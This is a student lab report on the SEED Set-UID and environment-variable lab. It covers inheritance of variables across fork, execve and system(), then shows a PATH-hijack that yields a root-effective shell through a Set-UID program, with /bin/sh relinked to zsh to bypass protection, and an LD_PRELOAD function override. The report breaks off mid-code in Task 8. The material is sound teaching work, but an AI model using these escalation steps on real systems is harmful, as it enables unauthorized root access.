浙江大学

课程名称：信息系统安全

实验名称：Environment Variable and Set-UID

姓　　名：

学　　号：

2021 年 5 月 6 日

Lab 1：Environment Variable and Set-UID

一、 Purpose and Content 实验目的与内容

The learning objective of this lab is for students to understand how environment variables affect program and system behaviors. Environment variables are a set of dynamic named values that can affect the way running processes will behave on a computer. They are used by most operating systems, since they were introduced to Unix in 1979. Although environment variables affect program behaviors, how they achieve that is not well understood by many programmers. As a result, if a program uses environment variables, but the programmer does not know that they are used, the program may have vulnerabilities. In this lab, students will understand how environment variables work, how they are propagated from parent process to child, and how they affect system/program behaviors. We are particularly interested in how environment variables affect the behavior of Set-UID programs, which are usually privileged programs.

This lab covers the following topics. Detailed coverage of these topics can be found in Chapters 1 and 2 of the SEED book, Computer Security: A Hands-on Approach, by Wenliang Du.

- Environment variables
- Set-UID programs
- Securely invoke external programs
- Capability leaking
- Dynamic loader/linker

二、 Detailed Steps 实验过程

Task 1: Manipulating Environment Variables

printenv

```
[05/06/21]seed@VM:~$ printenv
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:30c7f5a7-86a0-4879-9653-86f44051b6ef
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3491
ANDROID_HOME=/home/seed/android/android-sdk-linux
jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;3
5:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=0
1;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01
;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=
00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/ja
va-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android
/android-ndk/android-ndk-r8d:/home/seed/.local/bin
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed
JOB=unity-settings-daemon
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
```

```
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1
HOME=/home/seed
XDG_SEAT=seat0
LANGUAGE=en_US
LIBGL_ALWAYS_SOFTWARE=1
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-cz4qHVLCnG
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
_=/usr/bin/printenv
OLDPWD=/home
```

printenv or env command can be used to print all environment variables.

printenv PWD

```
[05/06/21]seed@VM:~$ printenv PWD
/home/seed
```

grep command can be used to print particular environment variables.

export and unset

```
[05/06/21]seed@VM:~$ export VAR_NAME=value
[05/06/21]seed@VM:~$ printenv VAR_NAME
value
[05/06/21]seed@VM:~$ unset VAR_NAME
[05/06/21]seed@VM:~$ printenv VAR_NAME
[05/06/21]seed@VM:~$
```

export and unset commmand can be used to set or unset environment variables.

Task 2: Passing Environment Variables from Parent Process to Child Process

Step 1. Compile and run the following program, and describe your observation.

a.c

```c
#include<unistd.h>
#include<stdio.h>
#include<stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while(environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;

    switch(childPid = fork()) {
        case 0:    /* child process */
            printenv();
            exit(0);
        default:   /* parent process */
            // printenv();
            exit(0);
    }
}
```

```
[05/06/21]seed@VM:~$ gcc a.c -o a.out
[05/06/21]seed@VM:~$ a.out>child
```

```
child (~/) - gedit
Open                                                                    Save
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:d9287c9f-7afd-4c42-a3c2-9d59576b03a3
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3790
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/
seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1443
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:c
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/
lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/
seed/.local/bin
                                    Plain Text ▾   Tab Width: 8 ▾   Ln 55, Col 18   ▾   INS
```

The program prints out the environment variables of child process.

Step 2. Now comment out the printenv() statement in the child process case, and uncomment the printenv() statement in the parent process case. Compile and run the code again, and describe your observation. Save the output in another file.

```
b.c
#include<unistd.h>
#include<stdio.h>
#include<stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while(environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;

    switch(childPid = fork()) {
        case 0:    /* child process */
            // printenv();
            exit(0);
        default:   /* parent process */
            printenv();
            exit(0);
    }
}
```

```
[05/06/21]seed@VM:~$ gcc b.c -o b.out
[05/06/21]seed@VM:~$ b.out>parent
```

```
parent (~/) - gedit
Open                                                        Save
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:d9287c9f-7afd-4c42-a3c2-9d59576b03a3
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3790
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/
seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1443
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:c
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/
lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/
seed/.local/bin
                                   Plain Text ▾  Tab Width: 8 ▾   Ln 1, Col 1  ▾  INS
```

The program prints out the environment variables of parent process.

Step 3. Compare the difference of these two files using the diff command. Please draw your conclusion.

```
[05/06/21]seed@VM:~$ diff child parent
75c75
< _=./a.out
---
> _=./b.out
```

The parent's environment variables and the child's are the same. Therefore we can draw the conclusion that the parent's environment variables are inherited by the child process.

Task 3: Environment Variables and execve()

Step 1. Please compile and run the following program, and describe your observation. This program simply executes a program called /usr/bin/env, which prints out the environment variables of the current process.

3.c (~/) - gedit

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

```
[05/06/21]seed@VM:~$ gcc 3.c -o 3.out
3.c: In function ‘main’:
3.c:13:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-functio
n-declaration]
  execve("/usr/bin/env", argv, NULL);
  ^
[05/06/21]seed@VM:~$ 3.out>3_1
```

When the environment variables argument of the execve command is set to NULL, the child process doesn’t inherit the environment variables.

Step 2. Change the invocation of execve() in Line ① to the following; describe your observation.
execve("/usr/bin/env", argv, environ);

3.c (~/) - gedit

Open

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
	char *argv[2];

	argv[0] = "/usr/bin/env";
	argv[1] = NULL;

	execve("/usr/bin/env", argv, environ);

	return 0 ;
}
```

```
[05/06/21]seed@VM:~$ gcc 3.c -o 3.out
3.c: In function ‘main’:
3.c:13:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-functio
n-declaration]
  execve("/usr/bin/env", argv, environ);
  ^
[05/06/21]seed@VM:~$ 3.out>3_2
```

3_2 (~/) - gedit

Open Save

```
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:d9287c9f-7afd-4c42-a3c2-9d59576b03a3
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3790
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/
seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=60817412
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1443
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:c
QT_ACCESSIBILITY=1
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/
lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/
seed/.local/bin
```

Plain Text ▾ Tab Width: 8 ▾ Ln 5, Col 23 ▾ INS

When the argument takes the environment variables, the child process inherits the environment variables.

Step 3. Please draw your conclusion regarding how the new program gets its environment variables.

When the environment variables argument of the execve command is set to NULL, it isn't stored in the environment and argument memory and so the child process doesn't inherit the environment variables. But when the argument takes the environment variables, they are stored in memory, and

then the child process inherits the environment variables.
Therefore, the parent's environment variables are not automatically inherited by the child process.

Task 4: Environment Variables and system()

In this task, we study how environment variables are affected when a new program is executed via the system() function. This function is used to execute a command, but unlike execve(), which directly executes a command, system() actually executes "/bin/sh -c command", i.e., it executes /bin/sh, and asks the shell to execute the command.

If you look at the implementation of the system() function, you will see that it uses execl() to execute /bin/sh; execl() calls execve(), passing to it the environment variables array. Therefore, using system(), the environment variables of the calling process is passed to the new program /bin/sh. Please compile and run the following program to verify this.

4.c (~/) - gedit

Open

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
  system("/usr/bin/env");

  return 0;
}
```

```
[05/06/21]seed@VM:~$ gcc 4.c -o 4.out
[05/06/21]seed@VM:~$ 4.out>4
[05/06/21]seed@VM:~$ cat 4
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
UPSTART_INSTANCE=
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
ORBIT_SOCKETDIR=/tmp/orbit-seed
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
HOME=/home/seed
QT4_IM_MODULE=xim
DESKTOP_SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE=/usr/share/applications/terminator.desktop
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
GTK_MODULES=gail:atk-bridge:unity-gtk-module
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
INSTANCE=
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-cz4qHVLCnG
GIO_LAUNCHED_DESKTOP_FILE_PID=3790
COLORTERM=gnome-terminal
GNOME_KEYRING_CONTROL=
QT_QPA_PLATFORMTHEME=appmenu-qt5
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
IM_CONFIG_PHASE=1
SESSIONTYPE=gnome-session
UPSTART_JOB=unity7
LOGNAME=seed
GTK_IM_MODULE=ibus
WINDOWID=60817412
_=./4.out
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
XDG_SESSION_ID=c1
TERM=xterm
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GTK2_MODULES=overlay-scrollbar
```

When the system function executes, it doesn't execute the command directly. It calls the shell instead and the shell executes the command. The shell internally calls the execve command, and the environment variables of the calling process are passed to the shell and the shell passes it to the execve command.

Therefore, we prove that using system(), the environment variables of the calling process is passed to the new program /bin/sh.

Task 5: Environment Variable and Set-UID Programs

Step 1. Write the following program that can print out all the environment variables in the current process.

```
5.c (~/) - gedit
Open

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void main()
{
  int i = 0;
  while(environ[i] != NULL)  {
    printf("%s\n",environ[i]);
    i++;
  }
}
```

Step 2. Compile the above program, change its ownership to root, and make it a Set-UID program.

```
[05/06/21]seed@VM:~$ gcc 5.c -o 5.out
[05/06/21]seed@VM:~$ sudo chown root 5.out
[05/06/21]seed@VM:~$ sudo chmod 4755 5.out
```

Step 3. In your shell (you need to be in a normal user account, not the root account), use the export command to set the following environment variables (they may have already exist):

- PATH
- LD_LIBRARY_PATH
- XX

```
[05/06/21]seed@VM:~$ export PATH=/home/seed:$PATH
[05/06/21]seed@VM:~$ export LD_LIBRARY_PATH=233
[05/06/21]seed@VM:~$ export XX=23333
[05/06/21]seed@VM:~$ ./5.out>5
[05/06/21]seed@VM:~$ egrep 'PATH|XX' 5
XX=23333
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/u
sr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/jav
a-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracl
e/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/an
droid-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-
r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[05/06/21]seed@VM:~$
```


These environment variables are set in the user's shell process. Now, run the Set-UID program from Step 2 in your shell. After you type the name of the program in your shell, the shell forks a child process, and uses the child process to run the program. Please check whether all the environment variables you set in the shell process (parent) get into the Set-UID child process. Describe your observation. If there are surprises to you, describe them.

The environment variables PATH and XX set in the shell process (parent) get into the Set-UID child process while LD_LIBRARY_PATH doesn't.
LD_LIBRARY_PATH is a path from which shared libraries are accessed and a privileged path which is automatically ignored if a Set UID program accesses it. It is a protection mechanism against malicious files being placed into shared libraries. There would be a predefined path from which the program accesses shared libraries which cannot be altered for Set UID programs.

Task 6: The PATH Environment Variable and Set-UID Programs
Because of the shell program invoked, calling system() within a Set-UID program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the Set-UID program. In Bash, you can change the PATH environment variable in the following way (this example adds the directory /home/seed to the beginning of the PATH environment variable):

$ export PATH=/home/seed:$PATH

The Set-UID program below is supposed to execute the /bin/ls command; however, the program mer only uses the relative path for the ls command, rather than the absolute path:




```
int main()
{
        system("ls");
        return 0;
}
```

Please compile the above program, and change its owner to root, and make it a Set-UID program. Can you let this Set-UID program run your code instead of /bin/ls? If you can, is your code running with the root privilege? Describe and explain your observations.

We use the following commands to link /bin/sh to zsh, which does not have a countermeasure that can prevent our attack.

```
[05/07/21]seed@VM:~$ sudo rm /bin/sh
[05/07/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
```

```
[05/07/21]seed@VM:~$ gcc 6.c -o 6.out
6.c: In function 'main':
6.c:3:2: warning: implicit declaration of function 'system' [-Wimplicit-function
-declaration]
  system("ls");
  ^
[05/07/21]seed@VM:~$ sudo chown root 6.out
[05/07/21]seed@VM:~$ sudo chmod 4755 6.out
[05/07/21]seed@VM:~$ cp /bin/sh ls
[05/07/21]seed@VM:~$ export PATH=.:$PATH
[05/07/21]seed@VM:~$ ./6.out
VM# printenv PATH
.:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/u
sr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jv
m/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/and
roid-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/s
eed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
VM# exit
```

Copy /bin/sh to current directory and rename it to ls. Then add the current directory to the front of environment variable PATH. When the program executes the ls command, the PATH environment variable looks for the command ls in the current directory first since it is specified. When it finds that ls exists, it runs that copied /bin/sh instead of the shell ls command which proves to us that Set-UID programs may run malicious files with root privileges if the PATH variable is altered.

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it mylib.c. It basically overrides the sleep() function in libc:

```
mylib.c (~/) - gedit
Open
#include <stdio.h>
void sleep (int s)
{
  /* If this is invoked by a privileged program,
  you can do damages here! */
  printf("I am not sleeping!\n");
}
```

2. We can compile the above program using the following commands (in the -lc argument, the second character is `):

```
[05/07/21]seed@VM:~$ gcc -fPIC -g -c mylib.c
[05/07/21]seed@VM:~$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. Now, set the LD_PRELOAD environment variable:

```
[05/07/21]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
```

4. Finally, compile the following program myprog, and in the same directory as the above dynamic link library libmylib.so.1.0.1:

myprog.c (~/) - gedit

```
/* myprog.c */
int main()
{
  sleep(1);
  return 0;
}
```

```
[05/07/21]seed@VM:~$ gcc myprog.c -o myprog
myprog.c: In function ‘main’:
myprog.c:4:2: warning: implicit declaration of function ‘sleep’ [
-Wimplicit-function-declaration]
  sleep(1);
  ^
```

Step 2. After you have done the above, please run myprog under the following conditions, and observe what happens.

- Make myprog a regular program, and run it as a normal user.

```
[05/07/21]seed@VM:~$ ./myprog
I am not sleeping!
```

It means that this program calls the mylib.c DLL that we just created instead of the lib.c DLL.

- Make myprog a Set-UID root program, and run it as a normal user.

```
[05/07/21]seed@VM:~$ sudo chown root myprog
[05/07/21]seed@VM:~$ sudo chmod 4755 myprog
[05/07/21]seed@VM:~$ ./myprog
```

We make myprog a Set-UID root program, and run it as a normal user. When we run the program, the program sleeps for some time. This means that the program doesn’t invoke mylib.c DLL.

- Make myprog a Set-UID root program, export the LD_PRELOAD environment variable again in the root account and run it.

```
root@VM:/home/seed# sudo chown root myprog
root@VM:/home/seed# sudo chmod 4755 myprog
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
I am not sleeping!
```

We make the myprog program a set-UID root program. We then set the LD_PRELOAD environment variable in the root account and run it.. When we execute the program, the output is shown as above. It means that this program calls the mylib.c DLL instead of the lib.c DLL.

- Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD_PRELOAD environment variable again in a different user’s account (not-root user) and run it.

```
[05/07/21]seed@VM:~$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
```

```
[05/07/21]seed@VM:~$ sudo chown user1 myprog
[05/07/21]seed@VM:~$ sudo chmod 4755 myprog
[05/07/21]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[05/07/21]seed@VM:~$ ./myprog
[05/07/21]seed@VM:~$
```

We make the myprog program a set-UID program owned by user1. We then set the LD_PRELOAD environment variable pointing to the DLL we created. When we execute the program from another user account, the program sleeps for some time. This means that the program doesn't invoke mylib.c DLL.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the LD_* environment variables).

The LD_PRELOAD environment variable can not be inherited by the child process if a Set-UID program accesses it. It is basically a protection mechanism in UNIX.

- In the first case, myprog is a regular program and run by a normal user. Hence LD_PRELOAD is not ignored and mylib.c DLL file is accessed.
- In the second case, myprog is a Set-UID root program and run by a normal user. Since it is a Set-UID program, LD_PRELOAD is ignored and the mylib.c DLL file isn't accessed, instead the default library file is accessed.
- In the third case, myprog is a Set-UID program and run by root. Here it checks for effective UID and real UID and since both are related to root, it trusts the DLL file and runs mylib.c DLL.
- In the last case, myprog is a Set-UID program owned by a user and run by another user. Hence LD_PRELOAD is ignored again, since is it a Set-UID program.

We can design an experiment as follows:

- Copy /usr/bin/env to the current directory and rename it to myenv.
- Make myenv a Set-UID root program, export the LD_PRELOAD, LD_LIBRARY, LD_7 environment variables.
- Find the LD_* environment variables in env and myenv.

```
[05/07/21]seed@VM:~$ cp /usr/bin/env myenv
[05/07/21]seed@VM:~$ sudo chown root myenv
[05/07/21]seed@VM:~$ sudo chmod 4755 myenv
[05/07/21]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[05/07/21]seed@VM:~$ export LD_LIBRARY_PATH=.
[05/07/21]seed@VM:~$ export LD_7=23
[05/07/21]seed@VM:~$ env|grep -E "LD_.*"
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_7=23
[05/07/21]seed@VM:~$ myenv|grep -E "LD_.*"
LD_7=23
[05/07/21]seed@VM:~$
```

As we can see above, the child process doesn't not inherit the LD_PRELOAD and LD_LIBRARY environment variables. But other environment variables defined by ourselves such as LD_7 can be inherited.

Task 8: Invoking External Programs Using system() versus execve()

Step 1: Compile the above program, make it a root-owned Set-UID program. The program will use system() to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

8.c (~/) - gedit

Open

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
